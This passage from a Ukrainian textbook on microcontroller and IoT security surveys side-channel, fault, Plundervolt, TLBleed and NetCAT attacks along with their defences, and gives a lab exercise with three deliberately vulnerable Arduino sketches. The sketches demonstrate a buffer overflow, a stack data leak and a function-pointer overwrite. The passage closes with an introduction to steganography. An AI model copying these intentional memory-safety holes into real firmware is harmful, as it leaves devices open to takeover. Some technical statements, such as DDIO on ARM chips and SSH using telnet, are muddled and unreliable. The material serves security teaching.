i-й раз умова буде виконана і відповідна операція буде виконана заздалегідь в *(i+1)*-й раз. Після завершення перевірки умови стане ясно, чи було припущення коректним. У разі помилки результат доведеться відкинути, але якщо припущення і умова були правильними, то буде зафіксовано результат. Потенційно такий метод дозволив би скоротити час простою процесора і виконати цю роботу заздалегідь.

Сучасні МК на базі прогресивних архітектур і з широкими наборами інструкцій діють саме таким чином: у мікропристрої МК реалізовано *предиктор*, що робить припущення про те, яка наступна гілка алгоритму мікропрограми МК буде виконуватись в кожен наступний момент часу t_i+1, і може бути задіяний механізм спекулятивного виконання інструкцій. Аналогічно процесу позачергового виконання інструкцій заздалегідь такі механізми будуть заблоковані і не будуть виконані потенційно небезпечні гілки алгоритму.

Оптимізації, використовувані цими механізмами, також призводять до порушення ізоляції процесів і даних в них. А для безпеки такі механізми мають блокуватись або бути вдосконалені. Для прискорення спекулятивної обробки інструкцій, а також виключення простоїв в очікуванні завершення роботи з оперативною пам'яттю, МК може надати командам, що виконуються спекулятивно, дані з різних внутрішніх буферів: буферів заповнення, буферів зберігання, а також портів завантаження, в яких можуть заходитись необхідні дані. Якщо ці буфери були заздалегідь очищені, то інструкції можуть бути надані дані інших процесів, до яких не має бути доступу. Результати таких операцій будуть відкинуті, але їх можна буде відновити за мікроархітектурними змінами. Крім того, спекулятивне виконання, абсолютно аналогічно позачерговому виконанню, може призвести до витоку даних із кеш-пам'яті, де може розташовуватися інформація з інших процесів і ядра.

3. *Одночасна багатопоточність*. Одночасна багатопоточність – це розвиток ідеї і технології суперскалярної архітектури процесора чи багаторозрядного мікроконтролера із конвеєрними паралельними або псевдопаралельними блоками обробками даних. Тобто, дублювання деяких компонентів і модулів (як програмних, так і апаратних) для виконання декількох завдань одночасно. Це характерно і для мультиядерних архітектур МК. Для системи і МК це виглядає як робота двох різних логічних ядер.

Сучасні мультиядерні процесори і багаторозрядні мультиядерні мікроконтролери допускають виконання декількох програм на одному ядрі або на різних ядрах та/або блоках одночасно. Це виконується за рахунок дублювальних елементів і архітектури конвеєрного типу для цих МК або за рахунок дублювання обчислювальних елементів, що. Спільне використання кеш-пам’яті і буферної пам’яті сусідніми потоками у одному ядрі призводить до порушення ізоляції даних і загрожує компрометації і конфіденційності даних, зокрема їх витокам. Саме спільне використання робить уразливою реалізацію одночасної багатопоточності.

4. *Експлуатація процесорних вразливостей (Meltdown and Spectre).* Експлуатація апаратних недоліків МК, зокрема, вразливостей пам'яті, потребує від зловмисника серйозної підготовки для успішного проведення атак. Так, потрібно врахувати всі тонкощі організації архітектури МК, алгоритм роботи системи, що атакується. Такі вразливості аналізуються експертами, заносяться у відповідні таблиці і фіксуються в паспорті конкретної моделі МК.

У разі атак по побічних каналах, що розглядатимуться далі, все залежить від виду атаки. Наприклад, атаки через кеш-пам'ять не потребують особливо високого рівня підготовки, а лише концептуального розуміння роботи кеш-пам'яті і наявності набору мінімально доступних інструментів. У той самий час, атаки на основі збоїв, а тим більше атаки аналізу по каналах енергоживлення і енергоспоживання МК, потребують не тільки глибоких програмних і апаратних навичок, а також знання системи МК та його схемотехніки, але й розуміння фізичних процесів МК, маніпуляція якими може дозволити витягти або впливати на інформаційні дані в МК.

5. *Атаки і інформаційні втручання по побічних каналах.* Атаки по побічних (сторонніх) каналах – це клас атак, орієнтованих на розкриття секретних або закритих даних МК шляхом непрямого отримання інформації про процеси в МК та їх використання. Для проведення таких атак необхідна наявність побічного каналу в МК, тобто каналу розкриття інформації. Цілями таких атак спочатку були «м'які» впливи, тобто інформаційні впливи на процеси в МК, де неможливо порушити ізоляцію самих алгоритмічних процесів або отримати прямий доступ до секретної чи захищеної області даних в МК безпосередньо.

Розглянемо наочний приклад:

```
if (read_secret() == "secret") {
  quickly_computed_operation();  // Ця операція здійснюється швидко
}
else {
  slowly_computed_operation();  // Ця операція здійснюється повільно
```

Припустимо, що в коді програми зустрічається наведений вище код. Оскільки одна з гілок алгоритму мікропрограми виконується значно довше іншої, можливо, вимірявши час роботи області мікропрограми, визначити, чи була умова виконана. Таким чином отримується пасивна інформація про виконання процесу. Для цього прикладу можна визначити, виконується умова чи ні. Це рівносильно повному розкриттю секретної і/або захищеної області даних. Якщо час роботи гілки алгоритму мікропрограми МК порівняно невеликий, то ймовірність вичитування секретної або захищеної області даних буде наближатись до 0. Але, якщо цей час є порівняно великим, то ситуація змінюється в протилежний бік, і ризики компрометації захищених даних МК зростають.

Це приклад побічного каналу і вичитки інформації за часом. Тут роль непрямих вторинних ознак отримання інформації виконує сам час роботи окремих гілок алгоритму мікропрограми МК. Перехоплюючи цю інформацію, можна із деякою точністю відновити секрету область даних,

не звертаючись до неї безпосередньо.

Атаки по побічних каналах – не рідкість в сучасних умовах і системах МК, вони досить часто проявляються на практиці. Наприклад, можна відновити частини використовуваних адрес чи областей даних. Зауважимо, що ці канали існують саме тому, що дані в кеші не розділені між процесами. Це дозволяє спостерігати за змінами у всіх областях даних.

Під час експлуатації процесорних вразливостей використовується вплив на інформаційний процес у МК, що змушує його розкривати певну область даних за адресою. У багатьох випадках атаки за часом не потребують фізичного доступу і можуть бути проведені віддалено.

Захистившись від атак за часом, можна виправити побічний канал. Для цього можна:

- знизити точність вимірів часу і включити завади виміру тактових сигналів, що дозволить уникнути віддалених атак через вторинні побічні канали;
- спеціально зашумити (заповнити завадами) канали, тобто використовувати випадкові дані в операції, що привнесе випадковість під час роботи операції;
- в програмах упевнитися, що гілки алгоритму управління обчислювальними процесами виконуються за приблизно однаковий час або можна не використовувати їх зовсім;
- для захисту від атак на кеш-пам'яті, розділяти кеш на зони та уникати використання однієї і тієї самої області для даних різного рівня конфіденційності.

6. *Атака на основі збоїв.* Це різновид активних атак, за яких викликаються спеціальні навмисні помилки в роботі алгоритму мікропрограми, за рахунок чого змінюється вихідне значення. У деяких випадках це дозволяє відновити використовувані секретні захищені дані. В таких атаках найбільш важливо визначити:

- з якою точністю можна вибрати час і місце виникнення помилки; яка область даних буде порушена: байт, біт і стек і под.;
- параметри помилки: сталість помилки; змінна помилка чи постійна;
- як себе проявляє збій/помилка: змінюється значення бітів з 0 на 1, як змінюється байт і т. д.

Створювати помилки можна різними методами впливу, аж до нагрівання МК і поміщення його в електромагнітне поле та включенням додаткових сигналів в канали передавання та інтерфейси МК. Цікавим є метод варіації і зниження напруги живлення, оскільки сучасні МК мають інтерфейс управління живленням.

7. *Атаки типу Plunder Volt (вразливість CVE-2019-11157).* Такі атаки використовують побічні канали не за часом, а за помилками обчислень МК і помилками в значеннях напруги живлення МК. Як було відмічено раніше, сучасні МК, як і процесори (CPU), змінюють робочі частоту і напругу, підлаштовуючи їх під завдання, що виконуються в поточний момент. Дійсно, якщо використовувати високу частоту і напругу постійно, то витрата енергії $Pw(t)$ буде занадто великою. Окрім того, можливі і перегріви кристала МК.

Багаторозрядні МК із ARM-архітектурою сучасного покоління не тільки самі мають механізм зміни і керування частоти та напруги, але й надають інтерфейс управління цими параметрами. Зловживання цим інтерфейсом є основою і можливостями для атаки.

Атаки типу Plunder Volt є досить вимогливими до самих ресурсів атаки, для їх проведення потрібні високі привілеї і можливість виконання коду на системі. Крім того, рівень напруги для атаки також визначається зовнішніми умовами, в яких перебуває МК. Проте, це серйозна загроза для апаратних рішень на базі МК, яка потребує додаткових заходів захисту.

Очевидна міра попередження атаки – посилення правил використання інтерфейсу управління напругою МК і зовнішніми колами МК. Він може бути відключений загалом або ж обмежений безпечними значеннями частоти і напруги зовнішніми електронними блоками. Для усунення цієї уразливості в багаторозрядних МК застосовуються актуальні оновлення мікрокоду для лінійки МК, оскільки це основні уразливості рівня ядра (Core), пов'язані із наявністю побічного каналу.

Побічні канали дозволяють порушити ізоляцію і безпеку даних, але водночас не призводять самі по собі до її витоку. Якщо витоки даних ніколи не виявляються в цих каналах або ж якщо в момент їх появи не можна зробити виміри, то і витягти їх напряму досить важко або взагалі неможливо. Існують інші види вразливостей МК, основані на наявності побічних каналів, що враховують різні методи переміщення даних в каналі:

- атаки із використанням електромагнітного випромінювання (аналізується зміна електромагнітного випромінювання під час роботи);
- акустичні атаки (аналізуються вироблені пристроєм звукові хвилі); атаки за випромінюванням (аналізується випромінювання від МК і його інтенсивність);
- атаки зондуванням (вимірювальне обладнання приєднується безпосередньо до контактів МК).

Наявність побічних каналів становить серйозну загрозу безпеці функціонування МК. Щоб захиститися від цього виду атак, можна екранувати схему МК із його периферією та ізолювати чип МК (зокрема зі встановленням апаратних схемотехнічних фільтрів на певні групи частот і інтерфейси), що дозволить уникнути зовнішніх впливів; також можна додати в алгоритм проведення критичної операції перевірки (аж до повторного проведення), що дозволяють оцінити коректність даних і виходу.

8. *Зчитування залишкової інформації.* Зловмисник відновлює збережені в пам'яті дані і отримує з них секрети. Наприклад, це може бути відновлення ймовірно віддаленого файлу цілком або частково. У разі використання в МК неочищених мікроструктурних даних із буфера пам’яті можна вичитувати ці дані. Цікавий і наочний приклад – атака типу «Cold Boot Attack» («холодний запуск»), під час якої пристрій перезавантажується без завантаження окремих компонент основної мікропрограми. Атаки цього виду можуть бути як

віддалені, так і потребувати фізичного доступу до пристрою МК. Захиститися від них можливо додаванням етапу очищення залишкової інформації.

9. *Атаки TL Bleed.* Нині відомо безліч атак на кеші L1, L2 і LLC. Для запобігання їм створено захисні механізми, наприклад, Intel CAT. Але, як вказувалося раніше, існують кеші спеціального призначення, зокрема, кеш TLB, який зберігає результати трансляції адрес пам'яті.

TLB – один з ресурсів, що розділяється потоками на одному ядрі, тому потік може відстежувати дії свого сусіда щодо змін в цьому кеші. Для цього вимірюється час доступу до певних адрес в пам'яті. Якщо доступ проводиться порівняно швидко, то адреса вже знаходиться в TLB, а отже, і сусід цей потік використовував.

Варто зауважити, що реалізація цієї атаки складна, але водночас її результати неточні. За TLB можна визначити активність за адресою з точністю до сторінки пам'яті (чотири кілобайти в загальному випадку), що далеко не завжди достатньо для визначення дій жертви. Домогтися виконання потоку жертви і потоку атакуючого – непросте завдання, яке, проте, може бути ефективно вирішена за рахунок механізмів операційної системи. Також, треба мати можливість виконувати код на машині жертви і знати відповідність між віртуальними адресами і важливими інструкціями в коді програми жертви. Така атака може бути ефективна в рамках хмарної інфраструктури, де процеси різних користувачів виконуються на одному МК і часто використовується багатопоточність (технологія Hyper-Threading).

10. *Атаки за допомогою мережевих інструментів типу МС NetCAT(nc) (вразливість CVE-2019-11184).* Таку атаку проаналізовано фахівцями Технічного Університету Амстердама. Вона отримала оцінку в 4.8 балів із 10. В основі атаки лежить механізм Intel Data-Direct I/O або DDIO у високорозрядних МК ARM (32-розрядних МК), що дозволяє скоротити час обробки вхідних пакетів за рахунок запису даних безпосередньо в кеш останнього рівня, а не в основну пам'ять. Це прискорює час обробки даних, оскільки не потребує тривалого завантаження даних мікроконтролером. З іншого ж боку, це робить кеш-пам'ять доступною для віддаленого зловмисника, причому виконання локального коду експлойта не потрібне. Це експлуатує МС NetCAT: оновлення в кеші відслідковуються віддалено інструментами аналізу потоків даних, що дозволяє провести атаку в рамках мережі, а не тільки одного пристрою. Така схема не потребує особливих знань про машину жертви, за винятком моделі мікроконтролера.

У атаки є деякі обмеження:

- на МК, що атакується, повинен бути включений механізми DDIO;
- з МК має бути встановлено з'єднання RDMA (механізм прямого віддаленого доступу до пам'яті МК).

Причина першого обмеження очевидна: якщо механізм обміну даними DDIO не включено, провести мережеву атаку непросто. Друге обмеження пов'язане з вимогою до точності вимірів часу і доступу до віддаленої пам'яті. Для успішної атаки зловмисник має хоча б частково контролювати

те, куди будуть записані його дані, і звідки вони будуть прочитані. Механізм RDMA дозволяє віддаленому влаштуванню безпосередньо перезаписувати або зчитувати заздалегідь схвалені і зареєстровані області пам'яті сервера. RDMA зустрічається в суперкомп'ютерних комплексах і дата-центрах, що звужує сферу застосування атаки.

Існує можливість використання NetCAT для побудови прихованого каналу повідомлення і для крадіжки даних користувача з SSH сесії. Крадіжці даних сприяє те, що протокол telnet, який використовується в SSH, має на увазі відправку пакета даних на сервер за кожного натискання клавіші користувачем. Відновивши час приходу пакетів через поновлення в кеші, зловмисник зможе визначити послідовність натискань методами машинного навчання і, як результат, дізнатися секрети користувача.

11. *Атаки на стек пам'яті «Call stack» (Виклик стека) і Stack Evaluation (Еволюція стека).* В інформаційних технологіях «Call stack» – це втручання в структуру даних стека пам'яті, що зберігає інформацію про активні підпрограми комп'ютерної програми. Цей вид атак також відомий як виконання стека або переповнення стека програм, стека керування, стека часу виконання або машинного стека і часто скорочується до «Call stack».

4.4 Основні ризики кібербезпеки на платформі IoT Arduino

Розглянемо приклади реалізації ризиків безпеки на базі платформи Arduino як контролера IoT.

Кожен з прикладів може бути розглянутий як сучасний виклик в інформаційній безпеці в області IoT. Тому потрібно отримати розуміння ризиків інформаційних загроз у мікроконтролерних системах, які є практично в всіх пристроях IoT для досягнення успіху у практичних завданнях.

Потрібно зауважити, що це небезпечні дії на платформі Arduino, тому для реалізації прикладів використовується емулятор VirtualBredBoard на платформі Arduino, хоча можна їх виконувати безпосередньо і на самій апаратній платформі Arduino.

Мови C/C++ надають розробнику величезну кількість можливостей для реалізації різноманітних задач. Розробники використовують C/C++ для написання швидкого, ефективного коду, але іноді трапляються помилки. Велика кількість реальних помилок безпеки пов'язані з проблемами безпеки пам'яті в контролерах IoT (зокрема на Arduino). У багатьох випадках це проблеми з переповненням буфера.

Приклад 1. Просте переповнення буфера пам'яті МК

Прикладом різновиду інформаційного впливу Call stack є повернення іншого значення стекового покажчика. Реалізацію простого переповнення буфера в МК може бути виконано на основі програмного коду мовою C/C++:

```
#define BUFFER_LENGTH 16
```

```
void setup() {
     Serial.begin(115200);
     delay(1000);
     Serial.println("Booting...");
     delay(100);
}
void loop() {
     delay(5000);
     char buff[BUFFER_LENGTH] = {0};
     uint8_t unlocked_flags[32] = {0};
     Serial.print("Buffer address: ");
     Serial.println((uint32_t) buff);
     Serial.print("Unlocked flags address: ");
     Serial.println((uint32_t) unlocked_flags);
     int start = millis();
     int index = 0;
     Serial.println("Enter your password");
     while((millis() - start) < 5000){
          if(Serial.available()){
               buff[index++] = Serial.read();
          }
     }
     if(strcmp("super_secret", buff) == 0) {
          Serial.println("Password correct!");
          unlocked_flags[0] = 1;
     }
     if(unlocked_flags[0]){
          Serial.println("UNLOCKED!!!!")
     }
     else{
          Serial.println("Still locked...");
     }
}
```

Цей приклад коду реалізує наочний випадок переповнення буфера пам’яті МК. Багато реальних помилок безпеки пов’язані з проблемами безпеки пам’яті в контролерах МК, контролерах IoT, зокрема 8- і 16-розрядних. Цей тип атаки може бути використаний для розблокування захищеної області пам’яті, не знаючи «пароля», просто перезаписавши прапор блокування.

Очевидно, що це надуманий приклад, але він дає деяке розуміння небезпеки подібних питань. На рисунку 4.2 показано результати моделювання роботи мікропрограми МК.




Рисунок 4.2 – Результати моделювання роботи інформаційної загрози типу Call stack для мікропрограми МК

У наведеному коді програми оголошується локальний буфер довжиною 16 байтів, який буде використовуватися для заповнення паролем, введеним користувачем. Також оголошено локальний масив прапорів, що використовується для розблокування різних локальних змінних об’єктів в кодовій базі. Ці локальні змінні зберігаються у стеку МК і виводяться у адреси пам'яті обох масивів.

Окремо видно, що адреси прапорів на 16 елементів більше буфера прапорів. Це означає, що можна перезаписати елементи в розблокований буфер прапорів. Також можливо ввести рядок розміром із 18 символів, як показано на рис. 4.3.




Рисунок 4.3 – Результати розблокування буфера пам’яті шляхом його переповнення

У наведеному прикладі для моделювання інформаційних процесів на МК немає функції захисту стека пам’яті шляхом перевірки його довжини, тому стає можливим реалізувати атаку типу «збільшення індексу стека» і, відповідно, розблокування та доступ до захищеної частини пам’яті МК шляхом введення частини символів понаднормової довжини.

Приклад 2. Доступ до даних стека МК

Цей приклад показує потенційний ризик безпеки у вигляді витоку конфіденційної інформації зі стека пам'яті. Код мовою C/C++:

```
#include <string.h>
#define BUFFER_LENGTH 16
void process_secret_data(void){
      char buffer[64];
      int ssn = 555555555; // Should NOT be leaked
      sprintf(buffer,64,"SSN: %i",ssn); // Do something with SSN...
}
void do_something_else(void) {
      char buffer[64];
      Serial.println("Enter your Name");
      int start = millis();
      int index = 0;
      while((millis() - start) < 5000){
            if(Serial.available()){
                  buffer[index++] = Serial.read();
             }
      }
      Serial.print("Your name: ");
      Serial.println(buffer);
}
void setup() {
      Serial.begin(115200);
      delay(1000);
      Serial.println("Booting...");
      delay(100);
}
void loop() {
      delay(5000);
      Serial.println("Loop still running")
      process_secret_data();
      do_something_else();
}
```

У цьому прикладі є функція *process_secret_data()*, яка робить дещо з конфіденційною інформацією. Вона отримує деякий номер і обробляє його. Потім інша функція, *do_something_else()*, запитує у користувача ім'я здійснення входу.

Основна проблема безпеки тут полягає у тому, що буфер для функції *do_something_else()* не очищається, і буфер *process_secret_data()* не очищається до виходу з цієї функції. Ці локальні комірки адрес у буфері пам'яті МК змінних розмірів відображаються на суміжних адресах, а тому можна отримати доступ до старих конфіденційних файлів і старих даних стека за допомогою окремих функції. На рисунку 4.3 показано результати моделювання коду доступу.




Рисунок 4.4 – Результати моделюваннння коду доступу до даних стека МК

У випадку, якщо, наприклад, користувач надає коротке ім'я, ми можемо замінити рядок, що закінчується нулем, і змусити його вивести більше даних, ніж очікувалося.

За необхідності окремі значення можуть бути збережені у стеку викликів, як і адреса зворотного зв'язку. Таким чином, дані із однієї ділянки стають доступними в іншій ділянці пам’яті стека (рис. 4.5).

Типовий стек викликів використовується для адресації зі зворотним зв’язком. У деяких середовищах може бути більше або менше функцій, призначених для стека викликів. Наприклад, у деяких мовах програмування у стеку викликів (у цьому середовищі його називають зворотним стеком) зберігаються лише адреси повернення.

Приклад 3. Переповнення буфера показчиками функцій

Код мовою C/C++, наведений далі, дозволяє здійснити переповнення буфера покажчиками функцій стека:

```
type def struct {
      uint8_t buffer[16];
      void (*cb)(int);
} databall_t;
void other_secret_function(int a){
      Serial.println("Secret function found!");
}
void secret_function(int a){
Serial.println("Secret function found!");
}
void handle_sum(int s){
      Serial.print("Sum of buffer: ");
      Serial.println(s);
}
void handle_data(databall_t * db){
      Serial.println("Summing data");
      int sum = 0;
      for(int i = 0; i < 16; i++){
            sum += db->buffer[i];
      }
      db->cb(sum);
}
void setup() {
      Serial.begin(115200); delay(1000);
      Serial.println("Booting..."); delay(100);
}
void loop() {
      delay(1000);
      Serial.println("Loop still running");
      databall_t db;
      char pointer_addr[128];
      snprintf(pointer_addr,128,"Secret function address: %p",
                  secret_function);
      Serial.println(pointer_addr);
      snprintf(pointer_addr,128,"Other secret function address: %p",
                  other_secret_function);
      Serial.println(pointer_addr);
      snprintf(pointer_addr, 128, "Handle sum function address: %p",
                  handle_sum);
      Serial.println(pointer_addr);
      Serial.print("Size of databall: ");
      Serial.println(sizeof(db));
```

```
        db.cb = handle_sum;
        int start = millis();
        int index = 0;
        Serial.println("Enter the data");
        while((millis() - start) < 5000){
              if(Serial.available()){
                    db.buffer[index++] = Serial.read();
              }
        }
        handle_data(&db);
}
```

Цей код програми створює нову структуру, яка має буфер пам'яті даних та покажчик функції для функції зворотного виклику. Наприклад, драйвер зв'язку МК на базі інтерфейсу UART, I2C або SPI може мати буфер для даних та функцію зворотного виклику для виклику після завершення транзакції для подальшої обробки даних. Тут можна підсумувати дані та викликати функцію зворотного виклику із цією сумою.

Знову ж таки, за умови, коли в програмі не перевіряти довжину буфера, загрози типу Call stack і, зокрема, їх різновид – Stack Owerlap, можуть мати місце, оскільки буфер пам'яті МК заповнюється іншими даними. Тому є можливість переповнювати та перезаписувати інші змінні в стеку буфера пам'яті. Через структуру адреси функції зворотного виклику можна легко замінити дані в буфері пам'яті. Як показано у наведеному коді, після завершення підсумовування викликається зворотний виклик, який тепер може вказувати кудись у інше місце. Це дозволяє зловмиснику виконувати шкідливий код, який порушує цілісність буфера пам'яті і призводить до витоків даних. З цього прикладу і внаслідок комп'ютерного моделювання на базі архітектури МК ARM M0, можна побачити, що розмір буфера даних дорівнює 20, а адреса секретної функції – 0x2111.

На рисунку 4.5 показано результати роботи програми у разі введення обсягу даних більше 18 байт в процесі комп'ютерного моделювання коду інформаційної загрози, що характерно для архітектури МК ARM M0.




Рисунок 4.5 – Результати комп'ютерного моделювання інформаційної загрози для архітектури МК ARM M0

Тут перезаписуються 18 байтів, щоб функція вибірки стека в мікропрограмі «оминула» адресу буфера і «потрапила» на адресу зворотного виклику.

В процесі комп'ютерного моделювання коду інформаційної загрози для архітектури МК ARM M0 було вказано значення для адрес 0x11 і 0x21. Хоча це може бути важко реалізувати в МК через послідовний інтерфейс. Усі дані, які надходять туди, посилаються як коди ASCII, деякі із них не можна було ввести або дописати напряму.

Для нейтралізації загроз потрібно використовувати різні методи і підходи, що базуються на різних принципах, зокрема різноманітна програмно-апаратна ізоляція МК і його каналів від потенційних точок впровадження інформаційних загроз. Але для точного виявлення загроз і атак попередньо необхідним є точне визначення і детальний аналіз цих загроз та інформаційних впливів на МК в кожному конкретному випадку і в кожній окремій архітектурі МК із визначенням характеру і специфіки їх прояву. Зокрема, комплексні підходи мають містити максимальну ізоляцію і інформаційний захист системи МК (як програмний, так і апаратний): ізоляція області пам'яті, шин даних і адрес для мінімізації втручання в роботу МК; підходи моніторингу; використання криптостійких алгоритмів і попереджувальних засобів фільтрування та блокування інформаційних загроз. Не зайвим, але часто досить затратним за ресурсами, є використання платформ і мережевих інструментів та систем аналізу інформаційного трафіка МК. Ефективність цих методів, підходів та систем і, відповідно, досить часто й витрати на їх реалізацію, не повною мірою дозволяють отримати необхідний рівень безпеки і оптимального співвідношення вартість/технічний функціональний рівень захисту, враховуючи сучасні загрози «0»-го дня й рівень сучасного шпигунського та хакерського програмного забезпечення для МК і систем управління на їх основі.

Практична робота №4

Мета роботи: дослідження процесів реалізації деяких атак і кіберзагроз на пам'ять систем IoT в мобільних та персональних пристроях, пристроях керування (контролерах IoT), забезпечення безпеки передачі інформації в цих пристроях. Попередження витоку даних та раннє виявлення і запобігання кіберзагроз.

Необхідні ресурси: ПК/мобільний пристрій (смартфон), модель контролера Arduino, середовище програмування/керування, середовище емуляції контролера Arduino та персональний пристрій із доступом до Інтернету та відкритим акаунтом Google і встановленим Playmarket або Applestore.

Завдання. *Дослідження основних ризиків кібербезпеки на платформі IoT Arduino*

1. Встановити емулятор системи Arduino (наприклад, VirtualBredBoard ver. 4.46) та систему генерування/програмування коду і написання скетчів для платформи Arduino-Mega.
2. Ознайомитись із інтерфейсом і вивчити основний функціонал встановлених засобів.
3. Реалізувати і дослідити приклад 1 – просте переповнення буфера:
   – ввести код в емулятор/систему програмування Arduino;


- відкомпілювати код і відкорегувати у разі потреби;
- виконати і оцінити результати.

4. Реалізувати і дослідити приклад 2 – доступ до даних стека Arduino:
   - ввести код в емулятор/систему програмування Arduino;
   - відкомпілювати код і відкорегувати у разі потреби;
   - виконати і оцінити результати.
5. Реалізувати і дослідити приклад 3 – переповнення буфера покажчиками на функції:
   - ввести код в емулятор/систему програмування Arduino;
   - відкомпілювати код і відкорегувати у разі потреби;
   - виконати і оцінити результати.
6. Зробити загальні аналітичні висновки щодо основних ризиків пам'яті в системах контролерів Інтернету речей на базі системи Arduino.
7. Здійснити аналітичне спостереження ризиків кібербезпеки і потенційно-небезпечних місць вразливостей в системах контролерів Інтернету речей на базі системи Arduino: зокрема, процедур і функцій та точок їх виклику.

Контрольні запитання

1. Які кіберзагрози і ризики є основними для мікроконтролерних трактів IoT?
2. Які місця і які вузли в мікропроцесорних системах IoT та мобільних пристроїв є вразливими ?
3. Як реалізується атака переповнення буфера та в чому її суть? Наведіть приклад коду для переповнення буфера пам'яті МК.
4. Як реалізується атака прямого доступу та вичитування буфера; в чому її суть? Наведіть приклад коду для вичитування буфера пам'яті МК IoT.
5. Що таке МК IoT і які існують базові інформаційні загрози?
6. Які пристрої можна віднести до мікроконтролерних пристроїв IoT і його моделей?
7. Які базові інформаційні загрози і втручання є в архітектурі IoT?
8. Які основні інформаційні загрози існують для кінцевих ліній МК пристроїв Інтернету речей?

5 ВИЯВЛЕННЯ ПРИХОВАНОЇ ІНФОРМАЦІЇ В КАНАЛАХ ДАНИХ IoT



5.1 Основні поняття стеганографії і її напрями

Стеганографія – (грец. Steganos – таємниця, секрет; Graphy – пишу; буквально «тайнопис», секретний лист) – це наука про приховане передавання інформації шляхом збереження в таємниці самого факту існування секретного повідомлення. Стеганографія застосовується для захисту інформації, а її історія налічує тисячоліття. Відомі факти використання голови людини, у якої під волоссям знаходилося секретне повідомлення, що перед цим їй нанесли на поголений череп.

Стеганоаналіз в IoT **–** сукупність методів аналізу документів, даних інформації в інформаційних системах IoT та BYoD, що передбачають визначення прихованої інформації, її ознак та показників.

Суттєву роль в розвитку стеганоаналізу і стеганографії як у ІКС**,** ІС, так і у BYoD зіграла поява Інтернету і для стеганографії – з'явилися нові напрями як для приховування повідомлень, так і для їх виявлення.

Таким чином, стеганографія – це спосіб передавання або збереження інформації, за якого зберігається секретність факту передавання чи збереження інформації для всіх, крім відправника та отримувача. Використання стеганографії потребує певного носія або контейнера, який виступає у ролі маскувального покриття для приховування повідомлення. У цьому випадку прихована інформація є *стеганоповідомленням*, а дані, у яких ця інформація прихована – *стеганоконтейнером***.**

Головним критерієм якісного контейнера є те, що його використання для стеганографічних цілей не має привертати увагу третьої сторони – наявність прихованого повідомлення не має бути очевидним або викликати підозри у випадкового спостерігача. На відміну від криптографії, яка захищає конфіденційність інформації шляхом її перетворення, стеганографія направлена на приховування факту наявності важливої інформації. Використання криптографічних перетворень вже вказує на цінність інформації, в той час коли стеганографія дозволяє передавати інформацію, не привертаючи уваги.

5.1.1 Класифікація стеганосистем

Стеганографію можна класифікувати за різними параметрами та способами подання. Проте, якщо розглядати комп'ютерну стеганографію, виникнення якої можна вважати недавньою подією, можна виділити такі основні напрями для класифікації:

– *стеганографія файлових систем*, яка використовує особливості зберігання файлів різними операційними системами. Вона містить створення спеціальних розділів пам'яті для приховування інформації, а також маскування програмного забезпечення;

– *стеганографія мереж,* яка передбачає використання мережевих протоколів для таємного обміну інформацією. Структура та принцип дії мережевих протоколів забезпечує дві суттєві характеристики, які необхідно, щоб мав якісний стеганоконтейнер: широке поширення і можливість модифікації без візуально помітної поведінки. Пошкодження деяких пакетів і їх повторне передавання передбачено мережевими протоколами, що може бути використано для приховування повідомлення без виникнення підозри;
– *цифрова стеганографія*. Ця категорія базується на застосуванні стеганографії до цифрових медіа, таких як зображення, відео, аудіо та текстові файли. У цьому напрямі знаходиться і стеганографія HTML-сторінок.

Найбільш надійні системи поєднують в собі криптографію та стеганографію – навіть якщо зберігання чи передавання повідомлення були розкриті, аналітик буде змушений подолати криптографічний захист повідомлення для отримання необхідної йому інформації.

Стеганографія використовується як для злочинних, так і для правомірних цілей. Прикладом правомірного використання є впровадження прихованих повідомлень для збереження авторського права чи секретна комунікація між органами правопорядку.

Інший приклад легального використання стеганографії – *водяний знак*. Придбані в Інтернеті цифрові дані (книги, зображення тощо) надаються покупцю без видимого водяного знака, проте на них присутній стеганографічний водяний знак. Різниця між ними полягає у інформації, яку в собі несе стеганографічний знак – такий спосіб маркування є підтвердженням авторства та може використовуватися для протидії цифровому піратству, причому наявність водяного знака непомітна для користувача. Якісний стеганографічний водяний знак є стійким до різних форм спотворень даних, таких як ущільнення і кадрування та інших (якщо мова йде про зображення).

Інша сторона стеганографії – кримінальна – відома як зручний метод для контрабанди даних (зокрема і для промислового шпигунства) та таємного спілкування між зловмисниками. Для зловмисника використання стеганографічних інструментів є привабливим, оскільки зберігається секретність персони відправника та отримувача, а також з’являється можливість не використовувати криптографію, забезпечуючи водночас секретність повідомлення.

5.1.2 Вимоги до стеганосистем

Отже, завдання комп’ютерної стеганографії – захистити інформацію від несанкціонованого використання за допомогою розміщення (вбудовування) одних даних (секретних повідомлень) в інші (контейнер) таким чином, щоб візуальний або технологічний доступ до повідомлень був неможливий.

Розрізняють контейнери двох типів. *Контейнер-оригінал* (порожній контейнер) – це контейнер, який не містить прихованих повідомлень. *Контейнер-результат* (заповнений контейнер, стеганоконтейнер) – це

контейнер, який містить приховані повідомлення. Порожній і заповнений контейнери не мають відрізнятися один від одного.

Стеганографічна система являє собою сукупність порожніх контейнерів, повідомлень, ключів, заповнених контейнерів і перетворень, які їх пов'язують (алгоритмів вбудовування та вилучення). Як порожні контейнери можуть використовуватися комп'ютерні файли, цифрові зображення, звук, відео, а як секретне повідомлення – будь-який текст або зображення, наприклад, креслення або схема. Під ключем розуміються секретні дані, які визначають порядок занесення повідомлення в контейнер.

Базові вимоги до стеганосистем такі:

– *невідчутність*: впровадження повідомлення має зберегти якість вихідного порожнього контейнера; для аудіосигналів повідомлення має бути нечутним, для зображень – візуально непомітним;
– *стійкість (безпека)*: несанкціонований користувач не може мати можливості відрізнити заповнений контейнер від порожнього, використовуючи методи візуального або статистичного аналізу, а також цілеспрямованих атак на повідомлення;
– *пропускна здатність (або місткість)*: визначається як максимальна кількість даних повідомлення, яке може бути впроваджене в контейнер з дотриманням вимог невідчутності і стійкості;
– *обчислювальна складність*: вбудовування і вилучення повідомлення має відбуватися досить швидко, щоб задовольняти вимоги додатків реального часу (наприклад, потокове аудіо або відео).

5.1.3 Модель стеганосистеми в IoT та ІКС

Модель стеганосистеми передбачає існування двох сторін (рис. 5.1): відправника і отримувача, які відокремлені один від одного та мають можливість спілкуватися тільки через один канал зв'язку. Існуючий канал контролюється третьою особою, а секретність інформації забезпечується *стеганоключем (стегоключем)*. Відправник та отримувач мають обмінюватися повідомленнями так, щоб не привернути уваги сторонньої особи, яка володіє каналом. Водночас передбачається, що стороння особа є стеганоаналітиком і має можливість модифікувати повідомлення.

